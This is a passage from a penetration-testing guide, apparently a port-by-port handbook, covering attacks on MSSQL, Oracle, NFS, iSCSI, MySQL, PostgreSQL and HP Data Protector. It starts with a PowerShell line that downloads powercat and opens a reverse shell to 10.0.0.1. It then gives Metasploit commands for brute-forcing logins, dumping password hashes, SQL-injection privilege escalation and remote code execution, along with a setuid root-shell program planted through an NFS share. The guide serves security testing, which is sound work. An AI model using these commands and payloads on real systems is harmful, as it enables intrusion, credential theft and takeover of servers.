↳DownloadString("http://10.0.0.1:8080/powercat.ps1");powercat -c 10.0.0.1 -p 443 -e_
↳cmd'
```

Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration

```
use auxiliary/admin/mssql/mssql_enum_domain_accounts
set rhost 10.10.xx.xx
set password company@123
```

Sample Output:

```
[*] Attempting to connect to the database server at 10.10.xx.xx:1433 as sa...
[+] Connected.
[*] SQL Server Name: EXAMPLECRM1
[*] Domain Name: EXAMPLE
[+] Found the domain sid: 01050000000000051500000016c0ea32f450ba7443170a32
[*] Brute forcing 10000 RIDs through the SQL Server, be patient...
[*] - EXAMPLE\administrator
[*] - EXAMPLE\Guest
[*] - EXAMPLE\krbtg
[*] - EXAMPLE\Domain Admins
[*] - EXAMPLE\Domain Users
[*] - EXAMPLE\Domain Guests
[*] - EXAMPLE\Domain Computers
[*] - EXAMPLE\Domain Controllers
[*] - EXAMPLE\Cert Publishers
[*] - EXAMPLE\Schema Admins
[*] - EXAMPLE\Enterprise Admins
[*] - EXAMPLE\Group Policy Creator Owners
[*] - EXAMPLE\Read-only Domain Controllers
[*] - EXAMPLE\RAS and IAS Servers
[*] - EXAMPLE\Allowed RODC Password Replication Group
[*] - EXAMPLE\Denied RODC Password Replication Group
[*] - EXAMPLE\TsInternetUser
```

Other fun modules to check are

Microsoft SQL Server Find and Sample Data

This script will search through all of the non-default databases on the SQL Server for columns that match the keywords defined in the TSQL KEYWORDS option. If column names are found that match the defined keywords and data is present in the associated tables, the script will select a sample of the records from each of the affected tables. The sample size is determined by the SAMPLE_SIZE option, and results output in a CSV format.

```
use auxiliary/admin/mssql/mssql_findandsampledatab
```

Microsoft SQL Server Generic Query

Module will allow for simple SQL statements to be executed against a MSSQL/MSDE instance given the appropriate credentials.

```
use auxiliary/admin/mssql/mssql_sql
```

MSSQL Schema Dump

Module attempts to extract the schema from a MSSQL Server Instance. It will disregard builtin and example DBs such as master,model,msdb, and tempdb. The module will create a note for each DB found, and store a YAML formatted output as loot for easy reading.

```
use auxiliary/scanner/mssql/mssql_schemadump
```


Other

We can also use

tsql

tsql command, install it by using freetds-bin package and use it like

```
tsql -H 10.10.xx.xx -p 1433 -U sa -P company@123
locale is "en_IN"
locale charset is "UTF-8"
using default charset "UTF-8"
1> SELECT suser_sname(owner_sid)
2> FROM sys.databases
3> go

sa
sa
sa
sa
EXAMPLE\administrator
EXAMPLE\administrator
EXAMPLE\kuanxxxx
(7 rows affected)
```

See examples for Scott blogs, how to execute queries.

Microsoft SQL Server Management

Use Microsoft SQL Server Management tool to connect to Remote Database.

Default MS-SQL System Tables

- master Database : Records all the system-level information for an instance of SQL Server.
- msdb Database : Is used by SQL Server Agent for scheduling alerts and jobs.
- model Database : Is used as the template for all databases created on the instance of SQL Server. Modifications made to the model database, such as database size, collation, recovery model, and other database options, are applied to any databases created afterward.
- Resource Database : Is a read-only database that contains system objects that are included with SQL Server. System objects are physically persisted in the Resource database, but they logically appear in the sys schema of every database.
- tempdb Database : Is a workspace for holding temporary objects or intermediate result sets.

Reference - Hacking SQL Server Stored Procedures

Scott Sutherland has written four parts of **Hacking SQL Servers**: (A must-read)

Part 1: (un)Trustworthy Databases

[Hacking SQL Server Stored Procedures – Part 1: \(un\)Trustworthy Databases](#) : how database users commonly created for web applications can be used to escalate privileges in SQL Server when database ownership is poorly configured. Corresponding Metasploit module is Microsoft SQL Server Escalate Db_Owner 'mssql_escalate_dbowner'.

Part 2: User Impersonation

[Hacking SQL Server Stored Procedures – Part 2: User Impersonation](#) : provides a lab guide and attack walk-through that can be used to gain a better understanding of how the IMPERSONATE privilege can lead to privilege escalation in SQL Server. Corresponding Metasploit module is Microsoft SQL Server Escalate EXECUTE AS 'mssql_escalate_execute_as'.

Part 3: SQL Injection

[Hacking SQL Server Stored Procedures – Part 3: SQL Injection](#) : This blog covers how SQL injection can be identified and exploited to escalate privileges in SQL Server stored procedures when they are configured to execute with higher privileges using the WITH EXECUTE AS clause or certificate signing.

Part 4: Enumerating Domain Accounts

[Hacking SQL Server Procedures – Part 4: Enumerating Domain Accounts](#) : shows enumerate Active Directory domain users, groups, and computers through native SQL Server functions using logins that only have the Public server role (everyone). It also shows how to enumerate SQL Server logins using a similar technique. Corresponding module is Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration

Reference - Other Blogs

MSSQL-MITM

Rick Osgood has written a blog [Hacking Microsoft SQL Server Without a Password](#) on doing a man-in-the-middle-attack between the SQL-Server and the user where he changed the select statement by using ettercap to add a new user in the mysql server.

Others

- [SQL Server Local Authorization Bypass](#)
- [SQL Server Local Authorization Bypass MSF Modules](#)
- [When Databases Attack: Entry Points](#)
- [When Databases Attack: Hacking with the OSQL Utility](#)
- [When Databases Attack: SQL Server Express Privilege Inheritance Issue](#)
- [When Databases Attack – Finding Data on SQL Servers](#)
- [Maintaining Persistence via SQL Server – Part 1: Startup Stored Procedures](#)

2.2.28 Oracle - Port 1521

After setting up oracle with metasploit here [How to get Oracle Support working with Kali Linux](#) We will directly follow the procedure presented by Chris Gates [BHUSA09-Gates-OracleMetasploit-Slides](#)

Oracle Attack Methodology

We need 4 things to connect to an Oracle DB.

- IP.
- Port.
- Service Identifier (SID).
- Username/ Password.

Locate Oracle Systems

Nmap would probably be the best tool to find the oracle instances.

Determine Oracle Version

Metasploit has

- **Oracle TNS Listener Service Version Query**

```
use auxiliary/scanner/oracle/tnslsnr_version
services -p 1521 -u -R
```

Sample Output:

```
[+] 10.10.xx.xx:1521 Oracle - Version: 64-bit Windows: Version 11.1.0.7.0 -  
→Production  
[-] 10.10.xx.xx:1521 Oracle - Version: Unknown - Error code 1189 - The  
→listener could not authenticate the user  
[-] 10.10.xx.xx:1521 Oracle - Version: Unknown  
[*] Scanned 8 of 12 hosts (66% complete)  
[+] 10.10.xx.xx:1521 Oracle - Version: 32-bit Windows: Version 10.2.0.1.0 -  
→Production
```

Determine Oracle SID

Oracle Service Identifier: By querying the TNS Listener directly, brute force for default SID's or query other components that may contain it.

Metasploit has

- **Oracle TNS Listener SID Enumeration:** This module simply queries the TNS listner for the Oracle SID. With Oracle 9.2.0.8 and above the listener will be protected and the SID will have to be bruteforced or guessed.

```
use auxiliary/scanner/oracle/sid_enum
```

- **Oracle TNS Listener SID Bruteforce:** This module queries the TNS listener for a valid Oracle database instance name (also known as a SID). Any response other than a “reject” will be considered a success. If a specific SID is provided, that SID will be attempted. Otherwise, SIDs read from the named file will be attempted in sequence instead.

```
use auxiliary/scanner/oracle/sid_brute
```

Sample Output:

```
[*] 10.140.200.163:1521 - - Oracle - Checking 'SA0'...
[*] 10.140.200.163:1521 - - Oracle - Refused 'SA0'
[*] 10.140.200.163:1521 - - Oracle - Checking 'PLSEXTPROC'...
[+] 10.140.200.163:1521 - 10.140.200.163:1521 Oracle - 'PLSEXTPROC' is_
↪ valid
```

Nmap has:

- `Oracle-sid-brute.nse` : Guesses Oracle instance/SID names against the TNS-listener.

```
nmap --script=oracle-sid-brute --script-args=oraclesids=/path/to/sidfile -p_
↪ 1521-1560 <host>
nmap --script=oracle-sid-brute -p 1521-1560 <host>
```

A good white paper on guessing the Service Identifier is [Different ways to guess Oracle database SID](#)

Guess/Bruteforce USER/PASS

Once we know the service identifier, we need to find out a valid username and password..

Metasploit has

- **Oracle RDBMS Login Utility:** It actually runs nmap in the background, requires RHOSTS, RPORTS, SID to test the default usernames and passwords.

```
use auxiliary/scanner/oracle/oracle_login
```

Nmap has

- `Oracle-brute.nse` Performs brute force password auditing against Oracle servers. Running it in default mode it performs an audit against a list of common Oracle usernames and passwords. The mode can be changed by supplying the argument `oracle-brute.nodefault` at which point the script will use the username- and password-lists supplied with Nmap. The script makes no attempt to discover the amount of guesses that can be made before locking an account. Running this script may therefor result in a large number of accounts being locked out on the database server.

```
nmap --script oracle-brute -p 1521 --script-args oracle-brute.sid=ORCL <host>
```

- `oracle-brute-stealth.nse` : Exploits the CVE-2012-3137 vulnerability, a weakness in Oracle’s O5LOGIN authentication scheme. The vulnerability exists in Oracle 11g R1/R2 and allows linking the session key to a password hash. When initiating an authentication attempt as a valid user the server will respond with a session key and salt. Once received the script will disconnect the connection thereby not recording the login attempt. The session key and salt can then be used to brute force the users password.

CVE-2012-3137: The authentication protocol in Oracle Database Server 10.2.0.3, 10.2.0.4, 10.2.0.5, 11.1.0.7, 11.2.0.2, and 11.2.0.3 allows remote attackers to obtain the session key and salt for arbitrary users, which leaks information about the cryptographic hash and makes it easier to conduct brute force password guessing attacks, aka “stealth password cracking vulnerability.”

```
nmap --script oracle-brute-stealth -p 1521 --script-args oracle-brute-
↳stealth.sid=ORCL <host>
```

- **Oracle-enum-users** : Attempts to enumerate valid Oracle user names against unpatched Oracle 11g servers (this bug was fixed in Oracle's October 2009 Critical Patch Update).

```
nmap --script oracle-enum-users --script-args oracle-enum-users.sid=ORCL,
↳userdb=orausers.txt -p 1521-1560 <host>
```

Privilege Escalation via SQL Injection

- **lt_findricset.rb**
- **lt_findricset_cursor.rb**: Oracle DB SQL Injection via SYS.LT.FINDRICSET Evil Cursor Method: This module will escalate a Oracle DB user to DBA by exploiting an sql injection bug in the SYS.LT.FINDRICSET package via Evil Cursor technique. Tested on oracle 10.1.0.3.0 – should work on thru 10.1.0.5.0 and supposedly on 11g. Fixed with Oracle Critical Patch update October 2007.

```
use auxiliary/sqli/oracle/lt_findricset_cursor
```

- **dbms_metadata_open.rb**: Oracle DB SQL Injection via SYS.DBMS_METADATA.OPEN: This module will escalate a Oracle DB user to DBA by exploiting an sql injection bug in the SYS.DBMS_METADATA.OPEN package/function.
- **dbms_cdc_ipublish**: Oracle DB SQL Injection via SYS.DBMS_CDC_IPUBLISH.ALTER_HOTLOG_INTERNAL_CSOURCE: The module exploits an sql injection flaw in the ALTER_HOTLOG_INTERNAL_CSOURCE procedure of the PL/SQL package
- **DBMS_CDC_IPUBLISH**. Any user with execute privilege on the vulnerable package can exploit this vulnerability. By default, users granted EXECUTE_CATALOG_ROLE have the required privilege. Affected versions: Oracle Database Server versions 10gR1, 10gR2 and 11gR1. Fixed with October 2008 CPU.
- **dbms_cdc_publish**: Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.ALTER_AUTOLOG_CHANGE_SOURCE: The module exploits an sql injection flaw in the ALTER_AUTOLOG_CHANGE_SOURCE procedure of the PL/SQL package
- **DBMS_CDC_PUBLISH**. Any user with execute privilege on the vulnerable package can exploit this vulnerability. By default, users granted EXECUTE_CATALOG_ROLE have the required privilege. Affected versions: Oracle Database Server versions 10gR1, 10gR2 and 11gR1. Fixed with October 2008 CPU.
- **dbms_cdc_publish2**: Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.DROP_CHANGE_SOURCE: The module exploits an sql injection flaw in the DROP_CHANGE_SOURCE procedure of the PL/SQL package DBMS_CDC_PUBLISH. Any user with execute privilege on the vulnerable package can exploit this vulnerability. By default, users granted EXECUTE_CATALOG_ROLE have the required privilege.
- **dbms_cdc_publish3**: Oracle DB SQL Injection via SYS.DBMS_CDC_PUBLISH.CREATE_CHANGE_SET: The module exploits an sql injection flaw in the CREATE_CHANGE_SET procedure of the PL/SQL package DBMS_CDC_PUBLISH. Any user with execute privilege on the vulnerable package can exploit this vulnerability. By default, users granted EXECUTE_CATALOG_ROLE have the required privilege.
- **dbms_cdc_subscribe_activate_subscription**: Oracle DB SQL Injection via SYS.DBMS_CDC_SUBSCRIBE.ACTIVATE_SUBSCRIPTION: This module will escalate a Oracle DB user to DBA by exploiting an sql injection bug in the SYS.DBMS_CDC_SUBSCRIBE.ACTIVATE_SUBSCRIPTION package/function. This vulnerability affects to Oracle Database Server 9i up to 9.2.0.5 and 10g up to 10.1.0.4.

- `lt_compressworkspace.rb`: Oracle DB SQL Injection via `SYS.LT.COMPRESSWORKSPACE`: This module exploits an sql injection flaw in the `COMPRESSWORKSPACE` procedure of the PL/SQL package `SYS.LT`. Any user with execute privilege on the vulnerable package can exploit this vulnerability.
- `lt_mergeworkspace.rb`: Oracle DB SQL Injection via `SYS.LT.MERGEWORKSPACE`: This module exploits an sql injection flaw in the `MERGEWORKSPACE` procedure of the PL/SQL package `SYS.LT`. Any user with execute privilege on the vulnerable package can exploit this vulnerability.
- `lt_removeworkspace.rb`: Oracle DB SQL Injection via `SYS.LT.REMOVEWORKSPACE`: This module exploits an sql injection flaw in the `REMOVEWORKSPACE` procedure of the PL/SQL package `SYS.LT`. Any user with execute privilege on the vulnerable package can exploit this vulnerability.
- `lt_rollbackworkspace.rb`: Oracle DB SQL Injection via `SYS.LT.ROLLBACKWORKSPACE`: This module exploits an sql injection flaw in the `ROLLBACKWORKSPACE` procedure of the PL/SQL package `SYS.LT`. Any user with execute privilege on the vulnerable package can exploit this vulnerability.

Manipulate Data/Post Exploitation

The above privilege escalation exploits will provide us DBA access, from where we can access the data. We can use

- Metasploit `oracle_sql`: Oracle SQL Generic Query: This module allows for simple SQL statements to be executed against a Oracle instance given the appropriate credentials and sid.

```
use auxiliary/admin/oracle/oracle_sql
```

or you can directly connect to the database using

- SQLPlus

```
sqlplus username/password@host:port/service
```

or use `tnsnames.ora` file to connect to the database. For that edit it and add a new entry: This file normally resides in the `$ORACLE_HOMENETWORKADMIN` directory.

```
myDb =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP) (Host = c) (Port =a))
    )
    (CONNECT_DATA =
      (SERVICE_NAME =b)
    )
  )
```

and then you could connect to the db:

```
sqlplus x/y@myDb
```

However, there's more to Post Exploitation which are OS Shells. There are multiple methods for running OS commands via oracle libraries.

- Via Java:

There's a metasploit

- `win32exec`: Oracle Java `execCommand` (Win32): This module will create a java class which enables the execution of OS commands. First, we need to grant the user privileges of `JAVASYSPRIVS` using `oracle_sql` module

```
use auxiliary/admin/oracle/post_exploitation/win32exec
```

This can also be done by executing SQL Scripts provided by oracle. For more information refer [Executing operating system commands from PL/ SQL](#)

- Extproc backdoors
- DBMS_Scheduler

```
Run custom pl/sql or java
```

Cover Tracks

Metasploit has

- We can use **Oracle TNS Listener Checker** which module checks the server for vulnerabilities like TNS Poison.

```
use auxiliary/scanner/oracle/tnspoison_checker
services -p 1521 -u -R
```

Sample Output:

```
[+] 10.10.xx.xx:1521 is vulnerable
[+] 10.10.xx.xx:1521 is vulnerable
[*] Scanned 2 of 12 hosts (16% complete)
[-] 10.10.xx.xx:1521 is not vulnerable
```

Some SQL statements which could be executed after SQL Plus connection:

```
1. select * from global_name
```

A good blog to secure oracle is [Top 10 Oracle Steps to a Secure Oracle Database Server](#)

2.2.29 NFS - Port 2049

If the port number 2049 is open

```
$ nmap -A -T4 -sT -p1-65535 someexample.com
2049/tcp open  nfs          2-4 (RPC #100003)
```

We can scan the available exports

```
$ showmount -e someexample.com
Export list for someexample.com:
/backup *
```

Now, let's try to mount /backup and to get the content

```
$ mkdir backup
$ mount -o ro,noexec someexample.com:/backup backup
$ ls backup
backup.tar.bz2.zip
```

This is implemented by /etc/exports

```
www-data@example2.com:/$ cat /etc/exports
cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes          hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_
↪check)
#
# Example for NFSv4:
# /srv/nfs4           gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes     gss/krb5i(rw,sync,no_subtree_check)
#
/tmp *(rw,no_root_squash)
/var/nfsshare *(rw,sync,root_squash,no_all_squash)
/opt *(rw,sync,root_squash,no_all_squash)
```

Do Not Use the no_root_squash Option

By default, NFS shares change the root user to the `nfsnobody` user, an unprivileged user account. In this way, all root-created files are owned by `nfsnobody`, which prevents uploading of programs with the `setuid` bit set. If `no_root_squash` is used, remote root users are able to change any file on the shared file system and leave trojaned applications for other users to inadvertently execute.

Do Not Use the no_all_squash Option

The `no_all_squash` parameter is similar to `no_root_squash` option but applies to non-root users. Imagine, you have a shell as `nobody` user; checked `/etc/exports` file; `no_all_squash` option is present; check `/etc/passwd` file; emulate a non-root user; create a `suid` file as that user (by mounting using `nfs`). Execute the `suid` as `nobody` user and become different user.

Note This is very dangerous if a) found on a linux box and b) you are unprivileged user on that linux box. Above we have mounted as read-only. However, we can mount as `rw` and copy a `setuid` program. Once `suid` file is uploaded, we can execute it and become that user.

```
int main(void) {
setgid(0); setuid(0);
execl("/bin/sh", "sh", 0); }
```

Compile it based on the architecture, give it `setuid` and executable permissions as root (Remember, we mounted as root)

```
chown root.root ./pwnme
chmod u+s ./pwnme
```

Further, if we are unprivileged user on that Linux box, we can just execute this binary to become root.

```
www-data@xxxxxhostcus:/tmp$ ./pwnme
./pwnme
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

nfsshell

As your `uid` and `gid` must be equivalent to the user, we are emulating to the `nfs-share`, we can use `nfsshell` NFS shell that provides user level access to an NFS server, over UDP or TCP, supports source routing and “secure” (privileged

port) mounts. It's a useful tool to manually check (or show) security problems after a security scanner has detected them. Pentest Partners have published a blog on [Using nfsshell to compromise older environments](#)

Using nfsshell

- Selecting the target, can either be the hostname (assuming you have name servers available to resolve against), or the IP address:

```
host <host> - set remote host name
```

- Show which shares the target has available:

```
export - show all exported file systems
```

- Try and mount them:

```
mount [-upTU] [-P port] <path> - mount file system
```

- Nfsshell is useful for accessing NFS shares without having to create users with the same UID/GID pair as the target exported filesystem. The following commands within nfsshell set the UID and GID:

```
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
```

- Other important commands

```
chmod <mode> <file> - change mode
chown <uid>[.<gid>] <file> - change owner
put <local-file> [<remote-file>] - put file
```

2.2.30 iSCSI - Port 3260

Internet Small Computer Systems Interface, an Internet Protocol (IP)-based storage networking standard for linking data storage facilities. A good article is [SCSI over IP](#)

Nmap

iscsi-info

iscsi-info.nse: Collects and displays information from remote iSCSI targets.

Sample Output:

```
nmap -sV -p 3260 192.168.xx.xx --script=iscsi-info

Starting Nmap 7.01 (https://nmap.org) at 2016-05-04 14:50 IST
Nmap scan report for 192.168.xx.xx
Host is up (0.00064s latency).
PORT      STATE SERVICE VERSION
3260/tcp  open  iscsi?
| iscsi-info:
|   iqn.1992-05.com.emc:fl1001433000190000-3-vnxe:
|   Address: 192.168.xx.xx:3260,1
```

(continues on next page)

(continued from previous page)

```
|_ Authentication: NOT required
Service detection performed. Please report any incorrect results at https://nmap.org/
↳submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.09 seconds
```

Other

iscsiadm

Hacking Team DIY shows to run

We can discover the target IP address by using the below command

```
iscsiadm -m discovery -t sendtargets -p 192.168.xx.xx
192.168.xx.xx:3260,1 iqn.1992-05.com.emc:fl1001433000190000-3-vnxe
```

Login via

```
iscsiadm -m node --targetname="iqn.1992-05.com.emc:fl1001433000190000-3-vnxe" -l -p
↳192.168.xx.xx --login -
Logging in to [iface: default, target: iqn.1992-05.com.emc:fl1001433000190000-3-vnxe,
↳portal: 192.168.xx.xx,3260] (multiple)
Login to [iface: default, target: iqn.1992-05.com.emc:fl1001433000190000-3-vnxe,
↳portal: 192.168.xx.xx,3260] successful.
```

Failed Result: When we login, ideally we should be able to see the location, however for some strange reason we didn't got that here.

```
[43852.014179] scsi host6: iSCSI Initiator over TCP/IP
[43852.306055] scsi 6:0:0:0: Direct-Access EMC Celerra 0002 PQ: 1
↳ANSI: 5
[43852.323940] scsi 6:0:0:0: Attached scsi generic sgl type 0
```

Successful Result: If we see, the drive is attached to sdb1

```
[125933.964768] scsi host10: iSCSI Initiator over TCP/IP
[125934.259637] scsi 10:0:0:0: Direct-Access LIO-ORG FILEIO v2. PQ: 0
↳ANSI: 2
[125934.259919] sd 10:0:0:0: Attached scsi generic sgl type 0
[125934.266155] sd 10:0:0:0: [sdb] 2097152001 512-byte logical blocks: (1.07 TB/1000
↳GiB)
[125934.266794] sd 10:0:0:0: [sdb] Write Protect is off
[125934.266801] sd 10:0:0:0: [sdb] Mode Sense: 2f 00 00 00
[125934.268003] sd 10:0:0:0: [sdb] Write cache: disabled, read cache: enabled, doesn
↳t support DPO or FUA
[125934.275206] sdb: sdb1
[125934.279017] sd 10:0:0:0: [sdb] Attached SCSI dis
```

We can logout using -logout

```
iscsiadm -m node --targetname="iqn.1992-05.com.emc:fl1001433000190000-3-vnxe" -p 192.
↳168.xx.xx --logout
Logging out of session [sid: 6, target: iqn.1992-05.com.emc:fl1001433000190000-3-vnxe,
↳portal: 192.168.xx.xx,3260]
Logout of [sid: 6, target: iqn.1992-05.com.emc:fl1001433000190000-3-vnxe, portal: 192.
↳168.xx.xx,3260] successful.
```

(continues on next page)

(continued from previous page)

We can find more information about it by just using without any `--login/--logout` parameter

```
iscsiadm -m node --targetname="iqn.1992-05.com.emc:f11001433000190000-3-vnxe" -p 192.
↪168.xx.xx
# BEGIN RECORD 2.0-873
node.name = iqn.1992-05.com.emc:f11001433000190000-3-vnxe
node.tpgt = 1
node.startup = manual
node.leading_login = No
iface.hwaddress = <empty>
iface.ipaddress = <empty>
iface.iscsi_ifacename = default
iface.net_ifacename = <empty>
iface.transport_name = tcp
iface.initiatorname = <empty>
iface.bootproto = <empty>
iface.subnet_mask = <empty>
iface.gateway = <empty>
iface.ipv6_autocfg = <empty>
iface.linklocal_autocfg = <empty>
iface.router_autocfg = <empty>
iface.ipv6_linklocal = <empty>
iface.ipv6_router = <empty>
iface.state = <empty>
iface.vlan_id = 0
iface.vlan_priority = 0
iface.vlan_state = <empty>
iface.iface_num = 0
iface.mtu = 0
iface.port = 0
node.discovery_address = 192.168.xx.xx
node.discovery_port = 3260
node.discovery_type = send_targets
node.session.initial_cmdsn = 0
node.session.initial_login_retry_max = 8
node.session.xmit_thread_priority = -20
node.session.cmds_max = 128
node.session.queue_depth = 32
node.session.nr_sessions = 1
node.session.auth.authmethod = None
node.session.auth.username = <empty>
node.session.auth.password = <empty>
node.session.auth.username_in = <empty>
node.session.auth.password_in = <empty>
node.session.timeo.replacement_timeout = 120
node.session.err_timeo.abort_timeout = 15
node.session.err_timeo.lu_reset_timeout = 30
node.session.err_timeo.tgt_reset_timeout = 30
node.session.err_timeo.host_reset_timeout = 60
node.session.iscsi.FastAbort = Yes
node.session.iscsi.InitialR2T = No
node.session.iscsi.ImmediateData = Yes
node.session.iscsi.FirstBurstLength = 262144
node.session.iscsi.MaxBurstLength = 16776192
node.session.iscsi.DefaultTime2Retain = 0
```

(continues on next page)

(continued from previous page)

```

node.session.iscsi.DefaultTime2Wait = 2
node.session.iscsi.MaxConnections = 1
node.session.iscsi.MaxOutstandingR2T = 1
node.session.iscsi.ERL = 0
node.conn[0].address = 192.168.xx.xx
node.conn[0].port = 3260
node.conn[0].startup = manual
node.conn[0].tcp.window_size = 524288
node.conn[0].tcp.type_of_service = 0
node.conn[0].timeo.logout_timeout = 15
node.conn[0].timeo.login_timeout = 15
node.conn[0].timeo.auth_timeout = 45
node.conn[0].timeo.noop_out_interval = 5
node.conn[0].timeo.noop_out_timeout = 5
node.conn[0].iscsi.MaxXmitDataSegmentLength = 0
node.conn[0].iscsi.MaxRecvDataSegmentLength = 262144
node.conn[0].iscsi.HeaderDigest = None
node.conn[0].iscsi.DataDigest = None
node.conn[0].iscsi.IFMarker = No
node.conn[0].iscsi.OFMarker = No
# END RECORD

```

We have created a script to automate login/ logout process available at [iscsiadm](#)

2.2.31 SAP Router | Port 3299

morisson has written a blog on [Piercing SAProuter with Metasploit](#)

2.2.32 MySQL | Port 3306

Metasploit

MySQL Server Version Enumeration

Enumerates the version of MySQL servers

```

use auxiliary/scanner/mysql/mysql_version
services -p 3306 -u -R

```

Sample Output:

```

[*] 10.7.xx.xx:3306 is running MySQL, but responds with an error: \x04Host '10.10.3.71
↪' is not allowed to connect to this MySQL server
[*] 10.10.xx.xx:3306 is running MySQL 5.5.47-0ubuntu0.14.04.1-log (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL 5.5.47-0ubuntu0.14.04.1-log (protocol 10)
[*] Scanned 5 of 44 hosts (11% complete)
[*] 10.10.xx.xx:3306 is running MySQL 5.1.52 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL 5.1.52 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL 5.5.35-0ubuntu0.12.04.2 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL 5.0.95 (protocol 10)
[*] Scanned 9 of 44 hosts (20% complete)
[*] 10.10.xx.xx:3306 is running MySQL 5.0.22 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL, but responds with an error: \x04Host '10.10.3.
↪71' is not allowed to connect to this MySQL server

```

(continues on next page)

(continued from previous page)

```
[*] 10.10.xx.xx:3306 is running MySQL, but responds with an error: \x04Host '10.10.3.
↪71' is not allowed to connect to this MariaDB server
[*] 10.10.xx.xx:3306 is running MySQL 5.0.22 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL, but responds with an error: \x04Host '10.10.3.
↪71' is not allowed to connect to this MySQL server
[*] Scanned 14 of 44 hosts (31% complete)
[*] 10.10.xx.xx:3306 is running MySQL, but responds with an error: \x04Host '10.10.3.
↪71' is not allowed to connect to this MySQL server
[*] 10.10.xx.xx:3306 is running MySQL 5.0.22 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL, but responds with an error: \x04Host '10.10.3.
↪71' is not allowed to connect to this MySQL server
[*] 10.10.xx.xx:3306 is running MySQL 5.1.52 (protocol 10)
[*] Scanned 18 of 44 hosts (40% complete)
[*] 10.10.xx.xx:3306 is running MySQL 3.23.41 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL 3.23.41 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL 5.6.17 (protocol 10)
[*] 10.10.xx.xx:3306 is running MySQL 5.1.50-community (protocol 10)
```

MySQL Login Utility

Validate login or bruteforce logins. This module simply queries the MySQL instance for a specific user/pass (default is root with blank)

```
use auxiliary/scanner/mysql/mysql_login
services -p 3306 -u -R
set username root
set password example@123
```

Sample Output:

```
[*] 10.10.xx.xx:3306 MYSQL - Found remote MySQL version 5.1.50
[+] 10.10.xx.xx:3306 MYSQL - Success: 'root:example@123'
[*] Scanned 22 of 44 hosts (50% complete)
[*] 10.10.xx.xx:3306 MYSQL - Found remote MySQL version 5.1.50
[+] 10.10.xx.xx:3306 MYSQL - Success: 'root:example@123'
[-] 10.10.xx.xx:3306 MYSQL - Unsupported target version of MySQL detected. Skipping.
[-] 10.10.xx.xx:3306 MYSQL - Unsupported target version of MySQL detected. Skipping.
[*] 10.10.xx.xx:3306 MYSQL - Found remote MySQL version 5.6.15
[-] 10.10.xx.xx:3306 MYSQL - LOGIN FAILED: root:example@123 (Incorrect:
```

Once we have to username password for the root we can use

MYSQL Password Hashdump

to extract the usernames and encrypted password hashes from a MySQL server.

```
use auxiliary/scanner/mysql/mysql_hashdump
creds -p 3306 -t password -u root -R
set username root
set password example@123
```

Sample Output:

```
[+] MySQL Error: RbMysql::HandshakeError Bad handshake
[-] There was an error reading the MySQL User Table
[*] Scanned 4 of 6 hosts (66% complete)
[+] Saving HashString as Loot: root:6FE073B02F77230C092415032F0FF0951FXXXXXX
[+] Saving HashString as Loot: wordpress:A31B8F449706C32558ABC788DDABF62DCCXXXXXX
[+] Saving HashString as Loot: root:6FE073B02F77230C092415032F0FF0951FXXXXXX
[+] Scanned 5 of 6 hosts (83% complete)
[+] Saving HashString as Loot: newsgroupdbo:6FE073B02F77230C092415032F0FF0951FXXXXXX
[+] Saving HashString as Loot: intiadda:6FE073B02F77230C092415032F0FF0951XXXXXX
[+] Saving HashString as Loot: newsgroupdbo:6FE073B02F77230C092415032F0FF0951FXXXXXX
```

Other

mysql

Once we have the username and password, we can use **mysql utility** to login in to the server.

```
mysql -u root -p -h 10.10.xx.xx
```

Todo: Explore UDF functionality and vulnerability!!

2.2.33 Postgresql - Port 5432

Metasploit

PostgreSQL Version Probe

Enumerates the version of PostgreSQL servers.

```
use auxiliary/scanner/postgres/postgres_version
```

PostgreSQL Login Utility

Module attempts to authenticate against a PostgreSQL instance using username and password combinations indicated by the USER_FILE, PASS_FILE, and USERPASS_FILE options.

```
use auxiliary/scanner/postgres/postgres_login
```

PostgreSQL Database Name Command Line Flag Injection

Identify PostgreSQL 9.0, 9.1, and 9.2 servers that are vulnerable to command-line flag injection through CVE-2013-1899. This can lead to denial of service, privilege escalation, or even arbitrary code execution

```
use auxiliary/scanner/postgres/postgres_dbname_flag_injection
```

2.2.34 HPDataProtector RCE - Port 5555

HPData protector service was running on port no. 5555.

```
msf > services -p 5555

Services
=====
host      port  proto  name      state  info
-----
10.x.x.x  5555  tcp    omniback  open   HP OpenView Omniback/Data Protector
10.x.x.x  5555  tcp    omniinet  open   HP Data Protector 7.00 build 105
10.x.x.x  5555  tcp    freeciv   open
10.x.x.x  5555  tcp    omniinet  open   HP Data Protector 7.00 build 105
10.x.x.x  5555  tcp    omniback  open   HP Data Protector A.07.00 internal build
↳105; built on Wednesday, October 16, 2013, 10:55 PM
```

Metasploit framework comes with an exploit for exploiting this vulnerability. which can be searched by

```
msf > search integutil

Matching Modules
=====

Name                                     Disclosure Date  Rank
↳Description
-----
↳-----
exploit/multi/misc/hp_data_protector_exec_integutil  2014-10-02      great  HP Data
↳Protector EXEC_INTEGUTIL Remote Code ExecutionNOW
```

Now this can be used by

```
msf > use exploit/multi/misc/hp_data_protector_exec_integutil
msf exploit(hp_data_protector_exec_integutil) > show options

Module options (exploit/multi/misc/hp_data_protector_exec_integutil):

Name      Current Setting  Required  Description
-----
RHOST      RHOST            yes       The target address
RPORT      5555             yes       The target port (TCP)

Exploit target:
Id  Name
--  ---
0   Automatic
```

Select the appropriate target by using

```
